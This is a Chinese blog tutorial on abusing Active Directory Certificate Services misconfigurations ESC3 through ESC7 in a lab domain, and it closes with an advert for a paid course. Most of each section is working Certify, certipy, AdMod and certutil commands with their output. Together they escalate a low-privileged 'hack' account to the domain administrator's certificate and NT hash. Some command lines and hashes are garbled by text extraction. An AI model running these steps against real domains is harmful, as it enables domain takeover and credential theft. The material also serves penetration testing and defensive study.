ze7YdrALW1k7IZLoOEmNbaF1ziIXDC8UT1kJW4858Ydm5hBYZwTQxIUxtJcFwr
7Npw1p3p+ghr04omCH1iCK1TCuephTxX/71+k9hk1NR1JF0A8udyT5Ww5OLBskG
```

ESC3: Misconfigured Enrollment Agent Templates

ESC3 类似于 ESC1 和 ESC2，但滥用了不同的 EKU，并且利用到了“证书申请代理”。证书请求代理 EKU（OID 1.3.6.1.4.1.311.20.2.1）在微软文档中称为“注册代理”，它允许委托人代表另一个用户注册证书。

ADCS 通过 EKU 中带有证书申请代理 OID（1.3.6.1.4.1.311.20.2.1）的证书模板来完成注册代理操作。注册代理在此类模板中注册，并使用生成的证书代表其他用户共同签署 CSR，然后它将共同签署的 CSR 发送给 CA。如图所示，可以看到应用程序策略为证书申请代理。

新模板的属性

兼容性

常规

请求处理

加密

密钥证明

使用者名称

服务器

发布要求

取代模板

扩展

安全

要更改扩展，请选择它，然后单击“编辑”。

这个模板中包括的扩展(X):

颁发策略

基本约束

密钥用法

应用程序策略

证书模板信息

编辑(E)...

应用程序策略 的描述(D):

证书申请代理

确定

取消

应用(A)

帮助

接着执行如下命令查找存在漏洞的证书模板

Certify.exe find /vulnerable

```
CA Name : CA-Server.xie.com\xie-CA-SERVER-CA
Template Name : ESC3
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 证书申请代理
mspki-certificate-application-policy : 证书申请代理
Permissions
  Enrollment Permissions
    Enrollment Rights : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                     : XIE\Domain Users S-1-5-21-1313979556-3624129433-4055459191-513
                     : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
  Object Control Permissions
    Owner : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
    WriteOwner Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteDacl Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
    WriteProperty Principals : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
                        : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
                        : XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519

Certify completed in 00:00:01.8582664
```

#提供 hack 用户账号密码, 申请 ESC3 模板的证书

```
certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -
ca xie-CA-SERVER-CA -template ESC3 -debug
```

#以 ESC3 模板的证书为 administrator 用户申请证书

```
certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -
ca xie-CA-SERVER-CA -template User -on-behalf-of "xie\administrator" -pfx ha
ck.pfx -debug
```

#认证获得 administrator 的 hash

```
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
```

→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8
 -ca xie-CA-SERVER-CA -template ESC3 -debug
 Certipy v4.0.0 - by Oliver Lyak (ly4k)

```
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 53
[*] Got certificate with UPN 'hack@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'hack.pfx'
```

→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8
 -ca xie-CA-SERVER-CA -template User -on-behalf-of "xie\administrator" -pfx hack.pfx -debug
 Certipy v4.0.0 - by Oliver Lyak (ly4k)

```
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 54
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
 Certipy v4.0.0 - by Oliver Lyak (ly4k)

```
[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb
```

ESC4: Vulnerable Certificate Template Access Control

证书模板是活动目录中的安全对象，这意味着它们具有安全描述符，用来指定哪些 AD 主体对自己具有哪些特定的权限。如果模板具有允许非特权的 AD 主体编辑模板中的敏感安全设置的访问控制项（ACE），则可以说该模板在访问控制级别配置错误。

举个例子，如果攻击者对模板对象拥有 WriteProperty 权限，则其可以修改模板 AD 对象属性，则他们可以直接将错误配置推送到不易受攻击的模板，例如通过为允许域身份验证的模板在 mspki-certificate-name-flag 属性中启用 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志，这会导致与 ESC1 相同的滥用场景。

从安全角度来看，我们应该关心模板对象所拥有的 ACE 是证书模板中的“完全控制”（Full Control）和“写入”（Write）类权限，如下图所示。

?

×

用户 属性

常规

请求处理

使用者名称

扩展

安全

组或用户名(G):

Authenticated Users

Domain Admins (XIE\Domain Admins)

Domain Users (XIE\Domain Users)

Enterprise Admins (XIE\Enterprise Admins)

添加(D)...

删除(R)

Authenticated Users 的权限(P)

	允许	拒绝
完全控制	☐	☐
读取	☒	☐
写入	☐	☐
注册	☐	☐

有关特殊权限或高级设置，请单击“高级”。

高级(V)

确定

取消

应用(A)

帮助

总的来说，攻击者关心的敏感权限如

权限	描述
Owner	所有者
FullControl	完全控制权限
WriteOwner	拥有修改所有者的权限
WriteDacl	能够修改 ACL
WriteProperty	能够修改属性

创建一个新模板，配置认证用户拥有完全控制权限。

新模板的属性

兼容性

常规

请求处理

加密

密钥证明

使用者名称

服务器

发布要求

取代模板

扩展

安全

组或用户名(G):

Authenticated Users

Administrator

Domain Admins (XIE\Domain Admins)

Domain Users (XIE\Domain Users)

Enterprise Admins (XIE\Enterprise Admins)

添加(D)...

删除(R)

Authenticated Users 的权限(P)

	允许	拒绝
完全控制	☒	☐
读取	☒	☐
写入	☒	☐
注册	☒	☐
自动注册	☒	☐

有关特殊权限或高级设置，请单击“高级”。

高级(V)

确定

取消

应用(A)

帮助

查询

```

CA Name : CA-Server.xie.com\xie-CA-SERVER-CA
Template Name : ESC4
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
msPKI-certificate-application-policy : 安全电子邮件, 加密文件系统, 客户端身份验证
Permissions
Enrollment Permissions
Enrollment Rights : XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
XIE\Domain Users S-1-5-21-1313979556-3624129433-4055459191-513
XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
All Extended Rights : NT AUTHORITY\Authenticated UsersS-1-5-11
Object Control Permissions
Owner : XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
Full Control Principals : NT AUTHORITY\Authenticated UsersS-1-5-11
WriteOwner Principals : NT AUTHORITY\Authenticated UsersS-1-5-11
XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
WriteDacl Principals : NT AUTHORITY\Authenticated UsersS-1-5-11
XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
WriteProperty Principals : NT AUTHORITY\Authenticated UsersS-1-5-11
XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519

```

在图中可以看到，Authenticated Users 组的用户对 ESC4 模板拥有完全控制权限，也就是说所有经过身份验证的用户都可以修改 ESC4 模板 对象的属性，执行以下命令，通过 AdMod 在模板对象的 mspki-certificate-name-flag 属性中启用 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志。

```
admod -b "CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com" "msPKI-Certificate-Name-Flag::1"
```

```

C:\Users\hack.XIE\Desktop>admod -b "CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com" "msPKI-Certificate-Name-Flag::1"

AdMod V01.17.00cpp Joe Richards (joe@joeware.net) March 2011

DN Count: 1
Using server: DC01.xie.com:389
Directory: Windows Server 2008 R2

Modifying specified objects...
  DN: CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=xie,DC=com...
The command completed successfully

```

然后使用 certipy 执行如下命令获得 administrator 用户的 hash。

#提供 hack 用户账号密码，修改 SAN 为 xie\administrator，申请证书

```
certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -
```


ca xie-CA-SERVER-CA -template ESC4 -upn administrator@xie.com -debug

#认证获得 administrator 的 hash

certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug

```
→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8
-ca xie-CA-SERVER-CA -template ESC4 -upn administrator@xie.com -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 55
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab
0e6ff30eecb918dfb
```

我们也可以直接使用 certipy 在指定模板对象的 mspki-certificate-name-flag 属性中启用 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志。

#在指定 ESC4 模板对象的 mspki-certificate-name-flag 属性中启用 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT 标志，并将之前的配置保存

certipy template -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -template ESC4 -save-old -debug

#提供 hack 用户账号密码，修改 SAN 为 xie\administrator，申请证书

certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -ca xie-CA-SERVER-CA -template ESC4 -upn administrator@xie.com -debug

#认证获得 administrator 的 hash

certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug

#恢复 ESC4 之前的配置

certipy template -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -template ESC4
4 -configuration ESC4.json

```
+ Desktop certipy template -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -template ESC4 -save-old -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Authenticating to LDAP server
[*] Bound to ldaps://10.211.55.4:636 - ssl
[*] Default path: DC=xie,DC=com
[*] Configuration path: CN=Configuration,DC=xie,DC=com
[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
+ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -ca xie-CA-SERVER-CA -template ESC4 -upn administrator@xie.com -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Generating RSA key
[*] Requesting certificate via RPC
[*] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 58
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
+ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404eea33e170a21ccc6ab0e6ff30eacb918dfb
+ Desktop certipy template -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -template ESC4 -configuration ESC4.json
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ESC5: Vulnerable PKI Object Access Control

可能影响 ADCS 安全性的基于 ACL 的互连关系网络非常广泛。除了证书模板以外，其他相关对象和证书颁发机构本身可能会对整个 ADCS 系统产生安全影响。这些可能性包括但不限于：

- CA 服务器的 AD 计算机对象（即通过 S4U2Self 或 S4U2Proxy）
- CA 服务器的 RPC/DCOM 服务器
- 容器中的任何子代 AD 对象或容器 CN=Public Key

Services,CN=Services,CN=Configuration,DC=,DC=（例如，证书模板容器、证书颁发机构容器、NTAuthCertificates 对象、注册服务容器等）

如果低权限攻击者可以控制其中任何一个，则该攻击可能会危及 PKI 系统。

ESC6: EDITF_ATTRIBUTESUBJECTALTNAME2

CQure Academy 在其发布的文章 《The tale of Enhanced Key (mis) Usage》 中描述了另一个类似的问题，它涉及 CA 的 EDITF_ATTRIBUTESUBJECTALTNAME2 标志。正如 Microsoft 所描述的，“If this flag is set on the CA, any request (including when the subject is built from Active Directory®) can have user defined values in the subject alternative name”。这意味着攻击者可以为任何域用户注册证书，包括启用了客户端身份验证 EKU 的证书，从而达到与 ESC1 相同的效果。在 CA 服务器上开启了这个标志后，这个标志允许请求者在所有证书上指定任意 SAN，而不管证书模板的配置。

要在 CA 上启用 EDITF_ATTRIBUTESUBJECTALTNAME2 标志，需要在 ADCS 服务器上执行以下命令并重启 CertSvc 服务，这将在注册表项 \CA_NAME>\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy 的 EditFlags 键中设置 EDITF_ATTRIBUTESUBJECTALTNAME2 值。

#设置

```
certutil -config "CA-Server.xie.com\xie-CA-SERVER-CA" -setreg "policy\EditFlags" +EDITF_ATTRIBUTESUBJECTALTNAME2
```

#删除

```
certutil -config "CA-Server.xie.com\xie-CA-SERVER-CA" -setreg "policy\EditFlags" -EDITF_ATTRIBUTESUBJECTALTNAME2
```

```
C:\Users\administrator.XIE\Desktop>certutil -config "CA-Server.xie.com\xie-CA-SERVER-CA" -setreg "policy\EditFlags" +EDITF_ATTRIBUTESUBJECTALTNAME2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\xie-CA-SERVER-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

Old Value:
EditFlags REG_DWORD = 11014e (1114446)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLDKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)

New Value:
EditFlags REG_DWORD = 15014e (1376590)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLDKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```

此时执行以下命令，可以看到 EDITF_ATTRIBUTESUBJECTALTNAME2 标志已在 CA 上启用，如下图所示。

certutil -config "CA-Server.xie.com\xie-CA-SERVER-CA" -getreg "policy\EditFlags"

```
C:\Users\administrator.XIE\Desktop>certutil -config "CA-Server.xie.com\xie-CA-SERVER-CA" -getreg "policy\EditFlags"
HKY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\xie-CA-SERVER-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

EditFlags REG_DWORD = 15014e (1376590)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLDKEYUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEAKIKEYID -- 100 (256)
EDITF_ENABLEDEFAULTSIME -- 10000 (65536)
EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
EDITF_ENABLECHALLENGE -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
```

```
C:\Users\hack.XIE\Desktop>Certify.exe find

v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=xie,DC=com'
[*] Listing info about the Enterprise CA 'xie-CA-SERVER-CA'

Enterprise CA Name      : xie-CA-SERVER-CA
DNS Hostname            : CA-Server.xie.com
FullName                : CA-Server.xie.com\xie-CA-SERVER-CA
Flags                   : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName        : CN=xie-CA-SERVER-CA, DC=xie, DC=com
Cert Thumbprint         : 8DF9A9A651C693D21AC617B973DD42BA0D5A9AB
Cert Serial             : 11FD808BB2E5CEB04595DB7E4D61147C
Cert Start Date         : 2022/6/22 22:27:48
Cert End Date           : 2027/6/22 22:37:48
Cert Chain               : CN=xie-CA-SERVER-CA, DC=xie, DC=com
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions          :
Owner: BUILTIN\Administrators S-1-5-32-544

Access Rights            Principal
-----
Allow Enroll             NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates XIE\Domain Admins S-1-5-21-1313979556-3624129433-4055459191-512
Allow ManageCA, ManageCertificates XIE\Enterprise Admins S-1-5-21-1313979556-3624129433-4055459191-519
Enrollment Agent Restrictions : None
```

然后利用和 ESC1 一样，这里请求的证书模板可以是任意证书模板

#提供 hack 用户账号密码，修改 SAN 为 xie\administrator，申请证书

certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8 -ca xie-CA-SERVER-CA -template User -upn administrator@xie.com -debug

#认证获得 administrator 的 hash

certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4


→ Desktop certipy req -u hack@xie.com -p P@ss1234 -dc-ip 10.211.55.4 -target 10.211.55.8
-ca xie-CA-SERVER-CA -template User -upn administrator@xie.com -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 56
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
→ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab
0e6ff30eeeb918dfb

ESC7: Vulnerable Certificate Authority Access Control

除了证书模板之外，证书颁发机构本身也具有一组保护各种 CA 操作的权限。可以从 certsrv.msc 中右键单击 CA，选择“属性”，然后切换到“安全”选项卡即可访问这些权限，如下图所示。



这里的两个主要权限是“管理 CA”（ManageCA）权限和“颁发和管理证书”（ManageCertificates）权限，拥有这两个权限的用户分别对应于“CA 管理员”和“证书管理员”。

CA 管理员权限可以启用任意的证书模板，而证书管理员权限可以针对任意的证书请求进行允许或拒绝。因此可以先以 CA 管理员权限启用子从属 CA 的证书模板，因为该证书模板的扩展属性是“无”，因此可以造成 ESC2 攻击。但是由于子从属 CA 证书模板不允许普通域用户注册，因此可以用证书管理员权限针对普通域用户申请的注册进行允许。以此达到提权的目的。如下使用 certipy 完成该滥用过程。

```
certipy ca -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -dc-ip 10.211.55.4 -add-officer hack
certipy ca -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -dc-ip 10.211.55.4 -enable-template SubCA
certipy req -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -dc-ip 10.211.55.4 -template SubCA -upn administrator@xie.com
certipy ca -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -dc-ip 10.211.55.4 -issue-request 61
certipy req -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -dc-ip 10.211.55.4 -retrieve 61
certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4
```

```
+ Desktop certipy ca -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -add-officer hack
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'hack' on 'xie-CA-SERVER-CA'
+ Desktop certipy ca -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -enable-template SubCA
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'xie-CA-SERVER-CA'
+ Desktop certipy req -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -template SubCA -upn administrator@xie.com
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
[*] Request ID is 61
Would you like to save the private key? (y/N) y
[*] Saved private key to 61.key
[-] Failed to request certificate
+ Desktop certipy ca -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -issue-request 61
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
+ Desktop certipy req -u hack@xie.com -p P@ss1234 -target 10.211.55.8 -ca xie-CA-SERVER-CA -retrieve 61
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 61
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@xie.com'
[*] Certificate has no object SID
[*] Loaded private key from '61.key'
[*] Saved certificate and private key to 'administrator.pfx'
+ Desktop certipy auth -pfx administrator.pfx -dc-ip 10.211.55.4
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@xie.com': aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30e6cb918dfb
```

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：

https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全

相关：Attack Surface Mining For AD CS

<https://mp.weixin.qq.com/s/xeik55wNN9DWoJSD89y1Eg>